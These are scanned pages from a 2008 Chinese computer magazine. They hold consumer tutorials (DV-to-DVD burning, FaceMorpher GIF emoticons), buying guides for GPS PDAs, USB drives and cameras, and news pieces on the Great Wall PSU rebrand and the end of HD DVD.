1 将DV连接到电脑, 启动会声会影程序, 在打开的初始向导界面中选择“DV转DVD向导”项, 在打开的窗口中设置好设备, “捕获格式”选择“DVD”, 如果是整个DV带的刻录, 直接选择“刻录整个磁带”项, 点击“下一步”按钮(见图1)。

2 在新窗口中的“卷标名称”处填写好卷标名, 点击“刻录”按钮即可。注意转换一部60分钟的视频大约需要6GB的硬盘空间。



▲可以通过右上角的窗口预览视频



▲目前DV机已经发展为HD高清时代, 但由于视频编码不统一, 需要使用随DV机软件刻录

## 硬盘式DV速刻DVD

现在很多DV机已经是硬盘式的, 录好的视频直接就是MPEG, 这样可以直接通过Nero刻录为DVD。

1 将DV机通过USB线连接到电脑, 这时会识别出新分区, 复制录好的文件到硬盘中。

2 以Nero 8.0为例, 运行Nero Burning ROM, 在弹出窗口左上角的下拉菜单中选择“DVD”, 然后选择“DVD-视频”, 点击“新建”按钮(见图2)。

3 在新弹出的窗口中, 从左侧将MPEG文件拖拽到右侧, 然后点击工具栏上的“刻录”按钮即可。CF [SZ13]

# 做一个变脸的QQ表情

Tag \ QQ、表情、变脸 \ FaceMorpher \ 实例 \ 多媒体应用 ■ 江苏/小新


前几天, 我拍了很多照片, 还发论坛里和好友们一起分享, 结果有个家伙居然把我和另外一个GG的头像合成了GIF图。我追着他问了半天, 才套出来, 原来这东西根本用不着多复杂的技术, 只要四步而已。我们要用到的软件是FaceMorpher(下载地址: <http://www.facemorpher.com/download.html>, 快车代码: CF0807SZDM05)。

1 运行FaceMorpher, 在主界面中点击“Add a Photo”(添加照片)按钮, 来添加照片(见图1)。

2 照片添加好之后, 用鼠标选择人物的脸部, 选择好之后点击“Next”按钮。稍等片刻就会发现照片在左侧显示出来, 跟同类软件相比, FaceMorpher增加了自动五官识别系统, 无需手动确定五官的位置, 只需在某些细节上手动的稍微修改一下即可(见图2)。

3 接下来还可以继续点击如图2所示中的第二个“Add a Photo”(添加照片)按钮来添加照片, 一次可以添加多个照片。照片添加完毕后, 就可以在右边的播放窗口中显示变化后的效果(见图3)。

4 在FaceMorpher主界面中点击“File→Save Movie”(文件→保存视频), 选择格式为GIF, 就可以把GIF文件当做表情发送了。



▲FaceMorpher支持JPG和BMP格式的照片, 可以保存为GIF、AVI和SWF格式的照片



▲FaceMorpher有21天使用限制, 生成的动画最下面有文字Logo



▲调节Frames的数值, 来改变播放动画的速度。数值越高, 播放速度越慢


CF [SZ14]



# 只能导航太落伍!

## 要买只选带GPS功能的PDA

Tag \ 购买、推荐 \ GPS、PDA \ 导购



想要玩GPS的消费者可能会对琳琅满目的GPS设备无从下手。在2008年第6期第10页“CFan读者购买意向调查报告”中发现,在GPS一体机、专业GPS手持导航仪和智能手机(PDA)+GPS接收模块这三种常见的导航方案中,CFan读者最喜欢的是第三种。

PDA GPS的功能无疑最为强大,严格意义上理解,不同于前两者的专业导航用途,PDA具有记事、通讯录、游戏、音乐视频播放等功能,GPS不过是PDA可以

实现的一项功能罢了。在2006年时,PDA GPS的平均价格还在3000元以上。但随着时间推移,现在已经有不少GPS PDA降低到2000元以内了。对比车载GPS可能还会贵上几百元,但这差价换来的功能可不是几百元能比的哦!同时,不少PDA规格的GPS导航产品还具备电话功能,掌上一个设备就可以取代多种数码装备,总价格却比几样相加便宜,也是不少消费者期望拥有的。

更为重要的是,车载GPS一般都只拥有一年的地图更新服务,过期后理论上需要额外购买升级服务才能实现地图更新。而PDA GPS由于基于开放的操作系统,程序统一,地图更新可以说是十分方便。相信任谁也不想买来个东西只用一年时间吧? **CF [SZ15]**

### 推荐产品

#### 多普达P800

推荐理由:全性能性的代表产品,其融合电话、GPS、PDA于一体,并且现在价格已经有所降低,非常值得消费者考虑。

参考价格:4380元

#### 多普达P100

推荐理由:全能性PDA设备,导航功能仅仅是其中一项功能,且价格不断降低,十分超值。

参考价格:1650元

#### 诺基亚 N95 (8GB)

推荐理由:N95缺点不是没有,但优点也同样突出。其GPS导航功能已经很完善,同时更具备500万像素摄像头,功能十分强大。

参考价格:5780元

#### 宇达电通P360

推荐理由:采用Windows Mobile 6.0系统,功能十分强大。

参考价格:1990元

### 小知识:GPS产品分类

现在GPS有三种设备,车载GPS、GPS模块和集成GPS功能的智能设备。其中,GPS模块需要匹配带有蓝牙功能的智能手机才能使用,最为不便。而车载GPS虽然功能相对单一,但价格也足够低廉。而集成GPS的PDA、智能手机功能最为强大,不过价格也是最贵的。

## U盘,要4GB还是8GB?

Tag \ 4GB、8GB \ 技巧 \ 数码导购

自2007年以来,闪存价格就开始不断降低,进入2008年3月U盘价格更是创造了历史。如4GB竟然已经降到100元一线,而8GB价格更是低到200元以内。更有甚者,现在16GB U盘也有最低不过450元的了。

综合来看,目前最主流的容量应当在4GB和8GB之间选择。4GB的格式化容量约在3.8GB,而8GB的格式化容量在7.6GB左右。那么,究竟是4GB更合适,还是8GB更加超值呢?

如果从拥有成本来看,无疑4GB绝对值更加低廉。不过要以容量计算,2×4GB要高于8GB单体价格,显然8GB更划算些。另一方面,8GB容量也可以完整地装下一个DVD ISO文件,这对临时需要转移分享DVD ISO的使用者来说,4GB就只能用分包压缩的方式来转移数据了,颇为麻烦。

当然,包括U盘在内,所有闪存介质的产品在今后一段时间内还将保持价格走低的态势。有理由相信在未来6个月内,U盘的价格很有可能再降低1/4左右,想要更换U盘的消费者可要留意了。

**CF [SZ16]**

虽然多普达S1上市已经半年多了,不过依然非常受欢迎。受欢迎不止是消费者追捧,现在连山寨厂都盯上了S1,这不,肥胖版的冒牌S1就“出山”了……


无论从包装还是第一眼看到的外形,你都很难分辨出S1的真假。不过仔细观察一下正面,假冒的S1没有了“多普达”或“HTC”字样。

同时,从侧面对比,你明显可以看出假冒版本的S1身材臃肿,比原版真机胖了一些。虽然还有一些细节上的差异,比如触摸笔长度不等、扬声器样式有些许差异等等,但如果不是放在一起对比很难发现,不如这两个显著特点辨别更快。

当然了,开启增肥版的S1你一样会看到标准的Windows mobile 6.0操作系统界面,使用上根本不会有任何差别。但别以为这就是可以购买便宜近千元假货的理由,从市场中和常年贩卖智能手机的商家处得知,假冒的S1虽然仿真程度很高,但致命弱点是寿命非常短暂,一般半年内都会出现质量问题!并且,多普达产品一向可以升级特性为玩家津津乐道,而这款假货根本不能升级,如果误刷了S1的操作系统,假货会彻底报废,无法修复,所以千万不可一味追求低价(正精英版带WiFi的S1价格在2900元左右,假货只需要1500余元)才是。 **CF [SZ17]**



▲厚度不一,因此假冒货得名“肥胖版S1”



▲不仔细看根本分不出谁是真是假

山寨盯上了多普达增肥版S1大曝光

Tag \ 假冒、辨别 \ 多普达S1 \ 导购




# 名正言顺， 长城电源换标啦！

TAG: Great Wall, HOPELY | 长城电源 | 换标 | 热点话题

本刊记者/于峰

经常DIY的朋友们一定都知道长城电源的商标是“HOPELY”。不过从3月份起，要买长城电源可要看清“Great Wall”商标了。这次，长城电源终于“正名”了。



2月27日下午，长城电源在北京西苑饭店举行新标志启用仪式。从这一刻开始，长城电源将全面启用“Great Wall”新标志，从此取代已被沿用了18年之久的“HOPELY”旧标。

## 换标是“国际化”潮流

换标，是这几年来国内IT企业的一种潮流。2003年10月，华旗资讯将“aigo”作为其进军国际市场的新标识，取代了原来的英文标识“Patriot”；2003年4月，联想正式启用新标识“LENOVO”，代替原有的英文标识“Legend”。长城电源的这次换标，也是剑指海外市场。长城电脑副总裁、长城电源总经理于吉永在发布会上表示：“新标识所代表的长城，是我们伟大中国的象征，早已深入全球人心，更容易被国外客户接受，这将有助于加速长城电源的国际化进程。”

## 换标只是“万里长征第一步”

国际化是国内IT厂商换标的动因，但是真正乘上“换标”东风，扬帆海外市场的企业并不多，联想则是其中的一个。联想通过换标，为新的品牌国际化扫清障碍，然后通过收购IBM的PC部门，以及搭乘奥运会这一国际化舞

台，迅速进行国际化扩张和部署，国际化已经初见成效。我们可以看到，除了品牌的改变，国内IT企业更需要的是借势，甚至造势。长城这次将电源商标改为“Great Wall”，其实只是长城集团统一品牌、进军国际市场的一个步骤。长城电源作为国内PC电源业中唯一具有央企背景的制造商，目前在国内电源市场占有35%的份额，其产品品质也是国内领先。在国内市场竞争日益激烈的情况下，长城电源主动求变，放眼海外市场。我们期待着这次长城电源的“正名”能够在海外市场获得更大机会，也为中国民族DIY品牌打上坚不可摧的烙印。

## 换标的几个遗留问题

换标轰轰烈烈，但是对于企业来说，换标是一个机遇，更是一个挑战。消费者对于新品牌认可度如何？市场上会不会出现大量打着“长城”旗号的仿冒产品？原来的旧商标“HOPELY”如何处置？是彻底放弃不用，还是继续保留产品线？这些问题都是值得关注的。好在“长城电源”在消费者中一贯具有良好的口碑，再加上现在DIY市场已经很成熟，相信长城电源这次换标，不会在品牌交替上产生太大的阻力。【CF】[R001]


# 08年 第一台女性PC 落地求稳

本刊记者/西洛铭

TAG: Joyhub La Vie, 居家电脑 |

明基 | 热点话题

继2007年底Bling Bling系列之后，明基延续时尚概念，新近发布的Joyhub La Vie居家电脑就带有明显的细分市场含义。当然，无论市场如何细分，消费者注重样式也好，性能也罢，价格始终是一个无法回避的关键因素。



据2008年《CFan读者购买意向调查报告-整机类》数据显示，品牌台式机 and 兼容机的主流市场价格均在4000元~6000元之间，不同的是该价段的兼容机配置已属中高端，另有33.4%的兼容机价格在4000元以内，超过6000元的比例为11.4%；品牌台式机价格在4000元内的仅为7.9%，价格在6000元以上的约为36.1%。

而这个价格恰好是明基Joyhub La Vie居家电脑的售价范围。同样价位也是联想、惠普等厂商的必争之地。

“我们拥有的成本优势在于显示器部分及外设部分，毕竟明基的显示器在世界范围也有重要地位，显然这是很多厂商不能够比拟的，要知道全机成本中，显示器要占到30%之多，这样可以让我们具备近似的成本采购优势地位。”明基电通中国营销总部台式电脑事业部总经理邓宗煌先生如是说。

其实从市场需求来看，女性使用者对PC的配置需求远远不及游戏发烧友。她们更加需要一个可以融合自己兴趣、喜好的PC产品，就像Joyhub La Vie这样的产品刚刚好。也许，角度变换一下更能说明问题——在近似价位、近似配置的前提下，你是否会更希望有一个外形一致美观、功能丰富，且使用更加方便的PC呢？【CF】[R002]



TAG: HD DVD、蓝光、BD、CHDVD、电影、PS3、好莱坞 | 光存储、格式 | 热点话题

谢华 江苏



◎为推广BD格式立下汗马功劳的SONY PlayStation 3

2008年1月4日  
华纳兄弟 (Warner Bros.) 宣布脱  
离HD DVD

2008年1月5日  
新院线 (New Line Cinema) 宣布  
将只支持蓝光格式

2008年1月5日  
HD DVD阵营临时取消CES展会  
上的新闻发布会



◎华硕“蓝光达人”活动中获奖的李韶华(右),拥有77张蓝光影碟及全套播放设备

# HD DVD之死

ARE GONE...

2008年2月19日下午,东芝召开新闻发布会,宣布将停止HD DVD相关产品的研发、生产和销售,损失高达数百亿日元。至此,一场持续了五六年的次时代光存储格式之战终于告一段落。

## 华纳兄弟与HD DVD决裂 引发雪崩效应

短短的1个半月,看似还能与BD周旋一阵的HD DVD迅速土崩瓦解,大有“墙倒众人推”的感觉。罪魁祸首正是刚过新年就宣布放弃HD DVD格式的华纳兄弟。华纳兄弟在好莱坞八大影业公司中市场占有率最高,从2007年第三季度美国DVD发行市场的数据来看,华纳兄弟以18.4%的份额居第一位,销售额更是高达27亿美元。

华纳兄弟支持BD格式的理由其实很简单——迅速结束格式之战。在华纳兄弟宣布决定之前,仅支持BD的影业公司拥有46%市场份额,而仅支持HD DVD的影业公司则拥有24%市场份额。这样一来,拥有20%市场份额的华纳兄弟如果投向HD DVD,两大阵营将势均力敌,这场格式之战再持续几年都不奇怪,继续拖下去对谁都没有好处。而投向BD阵营的话,如此鲜明的比例将给其他厂商和消费者指明方向,使BD格式迅速获胜。

华纳兄弟宣布仅支持BD格式之后,市场迅速出现了一边倒的现象,BD相关产品的销量大幅度超过HD DVD。虽然东芝随后企图以HD-A3播放机从399美元降价至150美元并赠送5张HD DVD电影的措

2008年1月9日  
HBO宣布即将停止发行HD DVD  
格式电影

2008年1月28日  
澳大利亚连锁零售业巨头  
Woolworths集团宣布,3月起旗  
下所有店面将不再销售HD DVD  
格式电影

2008年2月11日  
美国大型连锁零售商BestBuy宣  
布,全力支持蓝光播放机、影碟及  
相关产品

2008年2月15日  
美国最大连锁零售商沃尔玛  
(Wal-Mart)宣布,6月起将只出  
售蓝光播放机、影碟及相关产品

2008年2月16日  
日本放送协会(NHK)报道,东芝  
将退出次世代光盘格式之战,同  
时青森县的工厂将全面停止HD  
DVD播放机的生产

2008年2月19日  
东芝正式宣布停止HD DVD业务

施来挽救失败的命运,但为时已晚,消费者似乎已经认准了BD将是未来唯一的格式标准。随着沃尔玛(Wal-Mart)、百思买(BestBuy)等卖场纷纷将HD DVD产品下架,众叛亲离的东芝不得不宣布停止HD DVD业务。

### 小知识: HD DVD与蓝光

HD DVD与蓝光均采用405nm的蓝色激光,前者最大容量为30GB,后者最大容量为50GB。由于容量巨大,能够完整地保存高码率1080P视频及各种无损音频,清晰度媲美真正的电影院。

## 硬件胜利源自软件支持

无论是什么硬件,最终都是要为软件服务的。消费者绝不会买一台没有电影的播放机。任何硬件想要成功所必须的良好循环是——软件越多,硬件就容易被消费者接受,而硬件普及量越大,就会有更多软件厂商加入进来。这个模式早已遍

◎国内正式上市的BD播放机有SONY、先锋和松下等品牌,价格均在4000元以上,甚至上万元。由于行货播放机不兼容美国的水货影碟,又没有同步推出相同区码的BD影碟,导致无片可放





布各个领域(例如电视游戏、随身听、录像机等)。

在电影市场,好莱坞八大影业公司的支持最为关键,而这些影业公司的打算也有所不同:SONY影业毫无疑问只会支持BD;迪七尼追求高品质,就会支持更大容量的格式;派拉蒙拿到了1.5亿美元的现金资助,与HD DVD阵营签订了为期18个月的独占合同;而20世纪福克斯则对版权保护非常关注,仅支持AACs加密的HD DVD还不够好。综合起来看,BD之所以能够得到大多数影业公司或独占或中立的支持,还是因为BD更容易满足影业公司的需求。

华硕光存储产品推广经理霍雪静认为:“BD并不是凭价格战胜HD DVD的,而是碟片的内容资源、强大的支持阵营等众多因素。现在蓝光的硬件设备已不难买,而且价位是很多人可以接受的,爱好玩BD并且懂蓝光的人也越来越多。如果BD能成为更多人的选择,它就会占有更多市场。”

## 导火索: HD DVD的版权保护不够成熟

20世纪福克斯对版权保护相当重视,曾经希望HD DVD加入更严密的版权保护技术SPDC(Self-Protecting Digital Content,自我保护数字内容,也就是BD+),但主导开发AACs的微软认为加入这个技术,必须重新编写Windows Vista的底层代码,导致Vista上市延期,因而百般阻挠。这也是20世纪福克斯迟迟没有加入HD DVD的主要原因。

有消息说,华纳兄弟宣布放弃HD DVD之前,已经和HD DVD阵营签了许多合作协议,毕竟华纳兄弟是DVD格式的创始人,而HD DVD则是DVD的接班人。华纳兄弟原本要在CES2008上宣布独占支持HD DVD的,但正如前面所说,光是华纳兄弟自己加入HD DVD的话,并不能迅速终结这场格式之战,于是想要说服20世纪

福克斯一起加入。可是20世纪福克斯由于HD DVD在版权保护方面措施不够,并没有响应华纳兄弟的请求,于是华纳兄弟为了尽快统一格式(这样消费者才会购买电影而不是观望),毅然决定加入BD阵营,并由此引发了一连串雪崩效应,最终导致HD DVD出局。

### 小知识 好莱坞八大影业

八大影业已成为一种俗话,指的是好莱坞的主流片商。真正称得上“大”的目前只有6家,也就是美国电影协会(MPAA)目前的6个成员:索尼影业(Sony/Columbia,包括米高梅)、20世纪福克斯(20th Century Fox)、迪七尼(Disney/Buena Vista)、华纳兄弟(Warner Bros.)、派拉蒙(Paramount)和环球(Universal)。

## PS3是蓝光获胜的最主要原因

早在上个世纪80年代,SONY的Betamax标准输给了JVC公司的VHS标准,随后SONY又企图推行MD、记忆棒、UMD等一系列介质成为主流格式,以收取丰厚的权利金,可惜无一成功。到了蓝光时代,身为蓝光光盘协会(Blu-ray Disc Association, BDA)最高级成员之一的SONY看到了格式垄断之后的丰厚利益,决定通过各种手段来推广BD格式,其中最重要的一环就是PlayStation 3(简称PS3)。

当年SONY借助DVD播放功能来推广PS2,今天却用PS3反过来推广BD格式。其实PS3设计之初并没有配备BD驱动器,但来自SONY集团的要求却使它肩负着推广BD格式的重任。由于蓝光激光头成本过高且产能不足,PS3比原定日期推迟了1年才上市(即使这样,首发出货量也严重不足),不但眼睁睁地看着微软Xbox360抢占电视游戏市场,而且SCE仅在2007年就亏损20亿美元以上。

东芝宣布停止HD DVD业务的同时,也公布了HD DVD相关硬件产品的销量:在北美售出了60万台(其中包括30万台Xbox360用的HD DVD光驱),在欧洲售出了10万台,在日本售出了1万台HD DVD播放机和2万台HD DVD录像机。姑且不论BD播放机,仅PS3的全球销量就达到1000万台以上(北美销量400万台以上);是HD DVD播放机的16倍,BD阵营拥有上千万的潜在用户,并已经形成了产业规模,HD DVD完全无法与之相比。



明基光存储产品经理郭刚

“估计到明年这个时候, BD刻录机的价格会降到2000元以内, 刻录盘片30元左右一张,到那时BD影碟就会非常普及了。”

当然,相当一部分人购买PS3是为了玩游戏,但既然具备了硬件基础,很难想象这些追求高清视觉效果的玩家不去买哪怕一张BD影碟来尝试一下,再说美国亚马逊不但对BD电影大幅度打折,而且还频频进行买一送一的活动,哪怕是在国内,笔者认识的购买BD影碟的PS3玩家比例也超过了50%。要知道BD相关产品目前只有正版,200~400元/张的价格对于国人来说绝非地摊上买张盗版DVD那么随意。

### 小知识 PlayStation 3

PS3是SCE(Sony Computer Entertainment Inc, SONY电脑娱乐,全资子公司)于2006年底推出的电视游戏机,定位于家庭多媒体娱乐中心,除了可以玩游戏外,还具有播放BD影碟、听音乐、欣赏照片等娱乐功能。

## CH DVD前景并不乐观

随着东芝宣布停止HD DVD的相关业务,中国的CH DVD又将何去何从呢?中国电子商会副秘书长陆刃波表示,东芝放弃HD DVD意味着CH-DVD前景黯淡,一种光盘格式要取得成功,必须有足够的内容支持,且播放机及影碟具有合适的性价比。

郭刚同样不看好CH DVD,他认为国内市场的情况不同于欧美,中国虽然拥有14亿人的巨大市场,但正版市场规模并不大,国外尤其是好莱坞的影业公司不愿意冒着风险进入国内市场,自然更不愿意发行CH DVD版本的电影。仅靠国内电影公司的片源支持很难满足消费者的需求,何况还要面临水货BD影碟和盗版影碟的竞争,再加上播放机和影碟的价格暂时无法下降到普通DVD的水平,CH DVD很可能重蹈SVCD和EVD的覆辙。 [CF [R003]

### 小知识 中国版HD DVD

CH DVD原来被称为HD DVD CHINA Only(中国版HD DVD),最早在2005年7月份由清华光盘国家工程研究中心和中国电子技术集团第三研究所共同向DVD论坛联盟提交技术建议,与标准HD DVD技术相比有3个不同之处。



“我其实是 SONY Fan, 买PS3的时候就打算用来看BD电影了,很多BD电影都有中文字幕,从淘宝或国外亚马逊购买也很方便。”

首发即购入PS3、拥有十余张BD影碟的玩家刘洋



# 自作主张 数码达人的



TAG || 索尼DSC-T300、佳能IXUS 960 IS | 卡片数码相机 | 导购 | 应用

大家好,我是数码达人,欢迎光临我的博墅。自称“达人”实在惭愧,也没办法,我名字里有个“达”字,大家都叫我“阿达”,太难听了。对于数码产品,我十分热衷,不过刚刚上班,钱包不鼓啊,所以买之前总要研究一番。于是就在这里开博,记录一下,以备随时查找,也算是与大家分享经验吧。

网站导航 | 个人资料 | 我的主页 | 我的日志 | 我的相册 | 我的收藏 | 我的帖子

## 我的最新日志

买数码相机要先想清楚用途!

2008-03-11

试用同学的佳能IXUS 960 IS,感觉不错,有点动心了

2008-03-12

转载 擦亮眼睛小心看 分辨水货、特机、库存DC

2008-03-14

无亡插柳, 3+15入手索尼小T

2008-03-15

来交作业了,索尼小T使用一天手记

2008-03-17

DC从入门到精通,看来我真的很有天分

2008-03-22

## 最新访问者



## 我的好友



## 买数码相机要先想清楚用途!

2008-03-11 19:36:43 | 个人分类: IT

昨天上午没课,我一整天都在网上转悠,浏览各种数码相机的性能、参数,看得头都大了,到晚上也没有确定要买哪一款。还是冷静下来,想想我要数码相机干什么:

### 1. 出游拍照 使用频率:★★ 性能要求:★★★★

要和女友拍拖,外出交友是少不了的。上次没有DC好尴尬,我可不要再尴尬一次了。外出拍摄最好相机小巧方便,操作起来也要简单,要让MM也能轻松掌握。看来卡片相机是首选了。



### 2. 家庭拍摄 使用频率:★★★★ 性能要求:★★

爸妈不在身边,想我的时候总是让我寄些照片回去。有时候家人过来,没有相机,留影不方便。在家中拍摄随意性强,对相机的像素要求也不太高,现在市面上的数码相机几乎都能满足我的要求。



### 3. 淘宝展示 使用频率:★★ 性能要求:★★★★

小倩开了个淘宝店,出售一些新奇的装饰品小玩意儿。我有了DC,可以帮她把商品拍摄得很清晰,再也不用那个130万像素的摄像头了。我了解到数码相机都有“微距拍摄”模式,看来我得找一个“微距拍摄”功能强的相机了。

### 4. 街头猎奇 使用频率:★★ 性能要求:★★★★

前段时间看到网上有个叫立二拆四的哥们,专门在街头抓拍美女,把自己弄得挺火。嘿,这习惯我也有,不过原来只能用手机拍摄。买个小巧的卡片相机,随身携带,随时拿出来拍摄岂不更好。不过我研究了一下,要做到“抓拍”,要求相机功能不少:要有广角功能,拍摄更大的范围;还要有长焦功能,可以在远距离拍摄;快门速度要快,反应速度更要快。不知道卡片机能不能满足这些要求?



空间首页 | 个人资料 | 我的主题 | 我的回复 | 我的悬赏 | 我收藏的论坛 | 我收藏的帖子

想来想去, 还是决定买一台卡片数码相机, 主要考虑以下方面: 外观小巧时尚, 功能较全, 能够满足我在各种场合下拍摄的要求, 操作简单, MM也能轻松操作, 最后嘛, 价格最好便宜点, 呵呵。

查看 (49) | 评论 (19)

奥奥涛 发布于2008-03-11 23:22:54

博主对于数码相机要求真是面面俱到啊。不过现在卡片相机也有比较专业的了, 给你推荐几款可以重点看看: 索尼W200, 带HDTV高清输出; 柯达 V1253, 有一个3.1英寸16:9宽屏LCD; 佳能IXUS 960 IS, 具有9点人工智能自动对焦和面部优先对焦模式, 防抖性能强, 适合男性用户。

数码达人 发布于2008-03-11 23:34:55

谢谢楼上的高手啊, 我现在正在关注几台1200万像素的卡片相机呢。同学阿文春节前买了一台佳能960IS, 据说用着还不错, 明天我先借来研究一下。

## 试用同学的佳能IXUS 960 IS, 感觉不错, 有点动心了

2008-03-12 21:16:03 | 个人分类: IT

今天把同学的佳能IXUS 960 IS借来了, 我也算是先体验一下。虽然之前也用过别人的数码相机, 但是看到960 IS, 还是感叹: 现在的数码产品发展太快了。之前我用过柯达的Z730, 样子有点像老式相机, 厚厚的, 500万像素, 我已经觉得不错了。而佳能IXUS 960 IS具有1200万像素, 表面使用了独特的钛金属机身, 2.5英寸液晶屏。看网上介绍说佳能IXUS 960 IS装备1/1.7英寸1210万像素CCD, 3.7倍光学变焦IS光学防抖镜头。我还不知道这些指标究竟有什么用, 不过感觉这相机好高档。

据说960 IS的强项就是光学防抖, 它具有9点人工智能自动对焦和面部优先对焦模式, 内部集成了“IS”防抖镜头, 能够实现手部抖动的修正。我特意“狂抖”着拍摄了几张照片, 感觉效果不错。我觉得防抖功能挺实用的, 特别是在街头抓拍时, 没有三脚架, 没有支撑, 有了防抖功能, 随时抓起相机就能拍出清晰的照片。

佳能IXUS 960 IS有些没见过的功能, 比如色彩强调和色彩交换, 色彩强调和色彩交换可以突出图像中色彩鲜明的物体, 拍出来的效果有点像LOMO风格的照片, 我想MM一定会喜欢。

还有一个好玩的功能: 辅助拼接。它可以帮你轻松拍摄出360度全景照片。你要做的就是原地转一圈, 每次照相的时候有一部分景象重合就可以了。记得大学毕业时有同学用DC照全班合影, 镜头里面总是放不下, 要是有了这个功能就好了。

用了阿文的960 IS, 才知道现在数码相

机功能这么强大。

查看 (41) | 评论 (17)

阿文 发布于2008-03-12 21:20:51

当然强大了, 不过你说的“辅助拼接”功能, 需要安装佳能随机软件, 软件光盘我没给你。把辅助拼接拍摄出来的照片导入附带的“PhotoStitch”软件, 就可以自动拼接起来了。

### 心情日记

今天好扫兴。班  
里组织去郊外踏  
青, 终于有机会  
和小倩一起出去  
放松一下了。我  
昨晚就准备好行  
囊, 所有的数码  
装备也都带上:



▲我的诺基亚5610

PSP里面装了她爱玩的“祖玛”, MP4播  
放器里面拷了好几部韩剧, 连音乐手机铃  
声都换成她喜欢的《青花瓷》。可是, 我  
还没数码相机! 天啊, 我“数码达人”竟然  
没有数码相机! 来不及了, 我想先用手机凑  
活吧。我的诺基亚5610拍照像素达到310  
万, 本以为应该会效果不错。结果拍回来  
的照片惨不忍睹啊。帮小倩拍的照片都快



成了“鬼影”, 她还一个劲儿  
向我要呢, 狂汗! 看来, 我  
真的需要一台数码相机了, 这事  
提上议事日程。

### 最新留言

nika:

楼主你说的好多名词好专业啊, 什么  
“CCD尺寸”、“光圈范围”、“ISO值”,  
我都不知道啥意思。我买相机的时候就  
看中外表了, 汗~~~~~

数码达人:

CCD是数码相机的成像元件, 就像人的  
视网膜一样。对于数码相机来说, CCD尺  
寸越大越好。现在市面上的消费级数码相  
机主要有2/3英寸、1/1.8英寸、1/2.7英寸、  
1/3.2等。CCD尺寸越大, 感光面积越大,  
成像效果越好。


光圈就像是人的眼睑, 睁开得越大, 看到  
的东西越多, 如果既要拍摄广角的照片,  
又要拍摄微距照片, 就需要光圈范围大。  
ISO学名叫做“感光度”, 简单地说, 数码  
照片ISO越高, 照片就显得越亮。不过, 感  
光度高了, 数码照片的噪点会多, 有些相  
机在高ISO值下也能把噪点控制得很好,  
这说明相机性能更好一些。

nika:

谢谢博主的回复, 果然是数码达人哦, 懂  
的真多!

数码达人:

没有啦, 我也就是看看《电脑爱好者》而已,  
刚好2007年24期有篇文章《卡片圣诞 卡片  
相机 今年过个轻薄年》, 你可以看看哦。





## 转载：擦亮眼睛小心看 分辨水货、样机、库存DC

2008-03-14 16:56:13 | 个人分类: IT

明天是3.15,周六,我想明天去买相机应该不会遇到JS吧。恰好看到一篇好文章,对我购买DC验机很有帮助。

### 睁开眼吧小心看吧 DC验机窍门大曝光

原作者:刀锋

随着近几年数码相机价格越来越平民化,很多朋友也将数码相机列入了生活用品的采购行列。但是数码相机不同于一般的日用品,对于普通的消费者来说需要掌握一定的窍门才能购买到称心如意的数码相机,否则一不小心就会掉进水货、样机、库存机的陷阱。

#### 挑选DC,突破三道防线

第一道防线:外包装箱不能放过

平时我们购物对于商品的外包装箱关注得不是很多,但是对于购买数码相机来说,外包装箱则是第一道防线,不得不引起大家的注意。

通常数码相机外包装箱上有多种文字来对产品进行简要的介绍,如果发现上面有英文、日文、韩文、繁体中文就是没有简体中文了,您就要提高警惕了。如果没有简体中文,说明这台数码相机是如假包换的水货无疑。

如果发现外包装箱外观比较陈旧、特别是边角有明显的磨损,很可能就是大头痛的库存机。可以对照机型登录厂商的官方网站,查看该机型是否已经停产。如果发现是停产机型,那么库存机的身份就铁板钉钉了。在出厂时,数码相机的外包装箱上都贴有一道封条。如果发现封条碎裂、起皮等非常规问题,说明里面装的数码相机十之八九是样机。

#### 第二道防线:数码相机仔细看外观

如果说上面查看外包装箱只是小试牛刀的话,那么打开盒子取出里面的数码相机才是真正的验机过程。

首先取下镜头盖查看镜头上是否有尘埃,特别是镜头边缘需要仔细查看。如果镜头上有尘埃说明是展示过的样机,因为镜头都是在无尘环境下装配的。如果镜头中有霉点甚至是霉斑,那说明肯定是库存机了。

然后再看取景器,新机的取景器应该十分洁净。如果取景器上有指纹(确认不是自己按上去的),说明这台数码相机可能是样机。现在数码相机都有LCD屏幕,很多商家在展示的时候不带手套直接拿DC,对屏幕伤害很大,看到这种店面,干脆不要进去买了。

其次看看相机的快门键。快门键从各个不同的方向看,如果出现发乌甚至有指纹的话,说明这是一台被频繁使用过的样机,甚至不排除二手机的可能。最后看看电池,查看电池的金属手指有否氧化或者划痕。金手指上若有氧化现象,或者发现有划痕,说明电池被反复装卸过,估计这台DC也是样机。


#### 知识补充

什么是水货、样机和库存机

